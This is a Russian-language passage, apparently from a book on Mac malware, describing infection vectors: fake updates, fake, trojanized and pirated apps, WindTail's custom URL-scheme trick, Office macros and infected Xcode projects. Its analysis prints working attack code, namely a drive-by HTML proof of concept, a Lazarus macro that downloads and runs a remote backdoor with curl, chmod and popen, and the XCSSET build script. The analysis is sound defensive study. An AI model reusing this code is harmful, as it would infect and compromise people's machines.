

Рисунок 1-3: Поддельное обновление Flash Player (Shlayer)

К сожалению, многие пользователи Mac до сих пор попадаются на этот тип атаки, считая обновление необходимым и в процессе заражая себя, как правило рекламным ПО.

Поддельные приложения

Атакующие весьма охотно нацеливаются на пользователей Mac через поддельные приложения. Они часто пытаются обманом заставить пользователя загрузить и запустить вредоносное приложение, выдающее себя за что-то легитимное. В отличие от троянизированных приложений (описанных далее), которые все еще предоставляют функциональность исходного приложения, чтобы ничего не выглядело подозрительным, поддельные приложения обычно просто выполняют вредоносную полезную нагрузку и затем завершаются. Например, Siggen нацеливался на пользователей Mac, выдавая себя за популярное приложение для обмена сообщениями WhatsApp. [8] Контролируемый атакующим сайт `message-whatsapp.com` доставлял "zip-файл с приложением внутри", объяснила компания Lookout в твите. [9] Загруженный ZIP-архив с именем `WhatsAppWeb.zip` был не официальным приложением WhatsApp (какой сюрприз), а вредоносным приложением с именем `WhatsAppService`. Поскольку сайт `message-whatsapp.com` выглядел легитимно (рисунок 1-4), обычный пользователь, не заметив ничего подозрительного, скачивал и запускал поддельное приложение.



Рисунок 1-4: Главная страница `message-whatsapp.com` (Siggen)

Троянизированные приложения

Представьте, что вы сотрудник популярной криптовалютной биржи и только что получили письмо с просьбой оставить отзыв о новом приложении для торговли криптовалютой, JMTTrader. Ссылка в письме ведет вас на выглядящий легитимно сайт компании, который предлагает загрузить, как утверждается, и исходный код, и заранее собранный бинарный файл нового приложения (рисунок 1-5).

Рисунок 1-5: Главная страница JMTTrading

После того как вы загрузили, установили и запустили приложение, по-прежнему ничто не кажется подозрительным; как и ожидалось, перед вами появляется список криптовалютных бирж, и вы можете выбрать одну из них, чтобы начать торговлю (рисунок 1-6).



Рисунок 1-6: Троянизированное приложение для торговли криптовалютой (backdoor Lazarus Group)

К сожалению, хотя исходный код приложения был чистым, заранее собранный установщик для `JMTTrader.app` был скрытно троянизирован вредоносным backdoor. В процессе установки этот backdoor устанавливал собственный backdoor. Конкретно эту атаку приписывают печально известной Lazarus APT Group, которая с 2018 года использует тот же довольно сложный,

многоаспектный подход социальной инженерии для заражения пользователей Mac. Подробнее об этой атаке Lazarus Group, а также об общей склонности группы к этому вектору заражения см. в моей записи блога "Pass the AppleJeus". [10]

Пиратские и взломанные приложения

Чуть более сложная атака, хотя она по-прежнему требует высокой степени взаимодействия с пользователем, заключается в упаковке вредоносного ПО во взломанные или пиратские приложения. В этом сценарии атаки авторы вредоносного ПО сначала взламывают популярное коммерческое программное обеспечение, такое как Photoshop, удаляя ограничения авторского права или лицензирования. Затем они внедряют вредоносное ПО в пакет программы, прежде чем распространить его среди ничего не подозревающей публики. Пользователи, которые загружают и запускают взломанные приложения, затем оказываются заражены.

Например, в 2014 году вредоносное ПО под названием iWorm распространялось через пиратские версии желанных приложений для OS X, таких как Adobe Photoshop и Microsoft Office, которые атакующие загрузили на популярный торрент-сайт The Pirate Bay, показанный на рисунке 1-7.

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

Рисунок 1-7: Пиратские приложения (iWorm)

Пользователи, установившие эти приложения, действительно избегали оплаты программного обеспечения, но ценой коварного заражения. Подробнее о том, как iWorm устойчиво заражал пользователей Mac, см. в "Invading the core: iWorm's infection vector and persistence mechanism". [11]

Позднее атакующие распространяли вредоносное ПО, известное под разными именами BirdMiner и LoudMiner, через пиратские приложения на сайте VST Crack. Thomas Reed, известный аналитик вредоносного ПО для Mac, отметил, что BirdMiner был найден во взломанном установщике высококлассного ПО для музыкального производства Ableton Live. [12] Более того, антивирусная компания ESET обнаружила почти 100 других пиратских приложений, связанных с цифровым аудио и технологией виртуальной студии, которые содержали вредоносное ПО BirdMiner. [13] Любой пользователь, загрузивший и установивший такие пиратские приложения, заражал свою систему этим вредоносным ПО.

Пользовательские URL-схемы

Авторы вредоносного ПО - хитрый и изобретательный народ. Поэтому они часто творчески злоупотребляют легитимной функциональностью macOS, чтобы заражать пользователей. Вредоносное ПО WindTail служит поучительным примером. [14]

WindTail заражал пользователей Mac, злоупотребляя различными возможностями macOS, включая автоматическое открытие Safari файлов, считающихся безопасными, и регистрацию пользовательских URL-схем операционной системой. Пользовательская URL-схема - это функция, с помощью которой одно приложение может запускать другое. Чтобы заражать пользователей Mac, авторы вредоносного ПО сначала принуждали цели посетить вредоносную веб-страницу, которая автоматически загружала ZIP-архив с вредоносным ПО. Если цель использовала Safari, браузер автоматически извлекал архив благодаря параметру Open "safe" files, включенному по умолчанию (рисунок 1-8).



Рисунок 1-8: Функция Safari Open "safe" files after downloading

Это извлечение архива важно, поскольку macOS автоматически обработает любое приложение сразу после того, как оно сохранено на диск, что и происходит при извлечении из архива. Такая обработка включает регистрацию приложения как обработчика URL, если приложение поддерживает какие-либо пользовательские URL-схемы.

Чтобы определить, поддерживает ли приложение пользовательские URL-схемы, можно вручную исследовать его `Info.plist` - файл, содержащий метаданные и конфигурационную информацию о приложении. Исследование `Info.plist` WindTail показывает, что он поддерживает пользовательскую URL-схему: `openurl2622007` (листинг 1-2):

```
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  ...
  <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
      <string>Local File</string>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
      </array>
    </dict>
  </array>
  ...
</dict>
</plist>
```

Листинг 1-2: Файл `Info.plist`, содержащий пользовательскую URL-схему `openurl2622007` (WindTail)

Особенно обратите внимание на наличие массива `CFBundleURLTypes`, который хранит список URL-схем, поддерживаемых WindTail. Внутри этого списка мы находим единственную запись, описывающую URL-схему; она включает массив `CFBundleURLSchemes` с поддерживаемой схемой: `openurl2622007`.

После того как Safari автоматически извлекает приложение, демон launch services macOS (`lsd`) разбирает приложение, извлекает все пользовательские URL-схемы и регистрирует их в базе данных launch services. Эта база данных, `com.apple.LaunchServices-231-v2.csstore`, хранит сведения вроде сопоставлений "приложение - URL-схема". Вы можете пассивно наблюдать файловые действия демона с помощью файлового монитора, такого как macOS `fs_usage` (листинг 1-3):

```
# fs_usage -w -f filesystem
open  (R_____)  ~/Downloads/Final_Presentation.app   lsd
open  (R_____)
~/Downloads/Final_Presentation.app/Contents/Info.plist   lsd
PgIn[A]
/private/var/folders/pw/sv96s36d0qgc_6jh45jqmrmr0000gn/0/
         com.apple.LaunchServices-231-v2.csstore   lsd
```

Листинг 1-3: Наблюдение за событиями файлового ввода-вывода демона launch services (`lsd`)

В этом выводе можно увидеть, как встроенный файловый монитор macOS (`fs_usage`) фиксирует, что демон launch services (`lsd`) открывает и разбирает вредоносное приложение, а затем обращается к базе данных launch services (`com.apple.LaunchServices-231-v2.csstore`). После этого, если вывести содержимое базы данных командой `lsregister`, можно увидеть, что новая запись теперь сопоставляет вредоносное приложение, `Final_Presentation.app`, с пользовательской URL-схемой `openurl2622007` (листинг 1-4):

```
%
/System/Library/Frameworks/CoreServices.framework/Versions/A/
Frameworks/
LaunchServices.framework/Versions/A/Support/lsregister -dump
BundleClass: kLSBundleClassApplication
...
path: ~/Downloads/Final_Presentation.app
name: usrnode
claimed schemes:            openurl2622007:
-----------------------------------------
claim id:                   Local File (0xbee4)
localizedNames:             "LSDefaultLocalizedValue" =
"Local File"
rank:                       Default
bundle:                     usrnode (0x8c64)
flags:                      url-type (0000000000000040)
roles:                      Viewer (0000000000000002)
bindings:                   openurl2622007:
```

Листинг 1-4: WindTail (`Final_Presentation.app`), теперь зарегистрированный как пользовательский обработчик URL

Теперь, когда операционная система автоматически зарегистрировала вредоносное ПО как обработчик пользовательской URL-схемы `openurl2622007`, его можно запускать прямо с вредоносного сайта.

Proof-of-concept-код в листинге 1-5 полностью имитирует то, как WindTail заражал пользователей после того, как они посещали его вредоносный сайт:

```
<html>
1 <body id="b" onload="exploit();"></body>
<script type="text/javascript">
  function exploit () {
     var a = document.createElement("a");
     var x = document.getElementById("b");
     a.setAttribute("href","https://foo.com/malware.zip");
     a.setAttribute("download", "Final_Presentation");
     x.appendChild(a);
   2 a.click();
     // wait for download and extraction to complete...
   3 location.replace("openurl2622007://");
  }
</script>
</html>
```

Листинг 1-5: Загрузка и запуск WindTail через Safari (proof of concept)

При загрузке страницы 1 этот JavaScript-код выполняет программный щелчок 2, чтобы принудить Safari автоматически загрузить ZIP-архив, содержащий вредоносное приложение с пользовательской URL-схемой. После загрузки Safari автоматически извлечет архив, что вызовет регистрацию пользовательской URL-схемы. Затем через API `location.replace` код эксплойта делает запрос к (только что зарегистрированной) пользовательской URL-схеме 3, что запускает вредоносное приложение!

К счастью для пользователей, Safari и другие браузеры показывают предупреждение, уведомляющее, что веб-страница пытается запустить приложение. Более того, macOS может создать второе предупреждение, когда приложение фактически запускается. Но поскольку

атакующий может назвать приложение чем-то безобидным (например, `Final_Presentation`, как показано на рисунке 1-9), обычного пользователя можно обманом заставить нажать Allow и Open, тем самым заразив самого себя.



Рисунок 1-9: Предупреждение браузера . . . но достаточно ли его?

Макросы Office

Хотя они относительно несложны, вредоносные документы, содержащие макросы Microsoft Office, стали популярным способом заражения пользователей Mac. Макросы - это просто команды, которые можно непосредственно встроить в документ Office. Пользователи могут встраивать макросы в документы Office по множеству легитимных причин, например для автоматизации распространенных задач. Но авторы вредоносного ПО тоже могут злоупотреблять ими, добавляя вредоносный код в в остальном безобидные файлы. Поскольку макросы - технология Microsoft, к счастью, они остаются неподдерживаемыми в наборе продуктивных инструментов Apple (который включает Pages и Notes). Но по мере дальнейшего проникновения macOS в корпоративную среду популярность набора инструментов Microsoft Office в macOS также резко выросла. Хакеры и авторы вредоносного ПО осознают эту тенденцию, и поэтому атаки на основе макросов, нацеленные на пользователей Apple, становятся все чаще. Например, Lazarus APT Group запустила атаку на основе макросов, нацеленную на пользователей Mac, в 2019 году. [15]

Чтобы атаки на основе макросов увенчались успехом, пользователь должен открыть зараженный документ Microsoft Office в приложении Microsoft Office, например Word, и нажать запрос Enable Macros (рисунок 1-10).



Рисунок 1-10: Предупреждение Microsoft Word о макросах

Обычно написанный на Visual Basic for Applications (VBA), код макросов, как правило, вызывает API Microsoft, такие как `AutoOpen` и `Document_Open`, чтобы гарантировать автоматическое выполнение своего вредоносного кода после открытия документа и включения макросов пользователем.

Встроенный код макросов можно извлечь с помощью инструмента вроде open source-утилиты `olevba`. Например, взгляните на следующий код макроса (листинг 1-6), найденный во вредоносном документе Word, нацеленном на южнокорейских пользователей:

```
% olevba -c "    _         (         .doc"
Sub AutoOpen()
 ...
  #If Mac Then 1
    sur = "https://nzssdm.com/assets/mt.dat" 2

    spath = "/tmp/": i = 0 3
    Do
      spath = spath & Chr(Int(Rnd * 26) + 97): i = i + 1
    Loop Until i > 12
res = system("curl -o " & spath & " " & sur) 4
    res = system("chmod +x " & spath)
    res = popen(spath, "r") 5
```

Листинг 1-6: Вредоносный код макроса (backdoor Lazarus Group)

Извлеченный код для Mac содержит Mac-специфичную логику внутри блока `#If Mac Then` 1. Сначала этот код выполняет некоторые инициализации, включая установку переменной с удаленным URL 2 и динамическое построение случайного пути внутри каталога `/tmp` 3. Затем с помощью `curl` он загружает удаленный ресурс (`mt.dat`) в случайно сгенерированный локальный путь 4. После загрузки объекта он вызывает `chmod`, чтобы установить для него бит выполнения, а затем выполняет его через API `popen` 5. Этот загруженный объект является устойчивым backdoor для macOS. В главе 4 мы глубже погрузимся в детали анализа вредоносных документов Office.

Начиная с Office 2016 приложения Microsoft Office в macOS выполняются в ограничительной песочнице, которая стремится сдержать воздействие любого вредоносного кода. Тем не менее в нескольких случаях исследователи безопасности, включая автора, находили тривиальные выходы из песочницы. Если вам интересно подробнее прочитать об атаках на основе макросов и выходах из песочницы как о векторе заражения macOS, см. мою презентацию "Documents of Doom: Infecting macOS via Office Macros". [16]

Проекты Xcode

Иногда векторы заражения бывают очень целевыми, как в случае XCSSET. Это вредоносное ПО стремилось заражать разработчиков macOS через зараженные проекты Xcode. Xcode - де-факто IDE для разработки программного обеспечения для устройств Apple. Если зараженный XCSSET проект Xcode загрузить и собрать, вредоносный код будет автоматически запущен, а Mac разработчика заражен. TrendMicro, обнаружившая XCSSET, объясняет:

> Эти проекты Xcode были изменены так, что при сборке они запускали вредоносный код. В конечном итоге это приводит к сбросу и запуску основного вредоносного ПО XCSSET в пораженной системе. Зараженные пользователи также уязвимы к краже их учетных данных, учетных записей и другой важной информации. [17]

Исследование проекта Xcode, зараженного XCSSET, выявляет скрипт в файле проекта `project.pbxproj`, который выполняет другой скрипт, `Assets.xcassets`, из скрытого каталога `/.xcassets/` (рисунок 1-11).



Рисунок 1-11: Вредоносный build-скрипт в зараженном проекте Xcode (XCSSET)

Сборка зараженного проекта вызовет выполнение скриптов. Быстрый взгляд на скрипт `Assets.xcassets` (листинг 1-7) показывает, что он выполняет бинарный файл с именем `xcassets`, который является основным компонентом вредоносного ПО:

```
cd "${PROJECT_FILE_PATH}/xcuserdata/.xcassets/"
xattr -c "xcassets"
chmod +x "xcassets"
./xcassets "${PROJECT_FILE_PATH}" true%
```

Листинг 1-7: Вредоносный build-скрипт `Assets.xcassets` (XCSSET)

Конкретно скрипт переходит в скрытый каталог `/.xcassets/`. Затем он подготавливает бинарный файл `xcassets` к выполнению, удаляя любые расширенные атрибуты и устанавливая флаг выполнения (+x). Наконец, скрипт выполняет бинарный файл, передавая аргументы, такие как путь к проекту.

Атаки на цепочку поставок

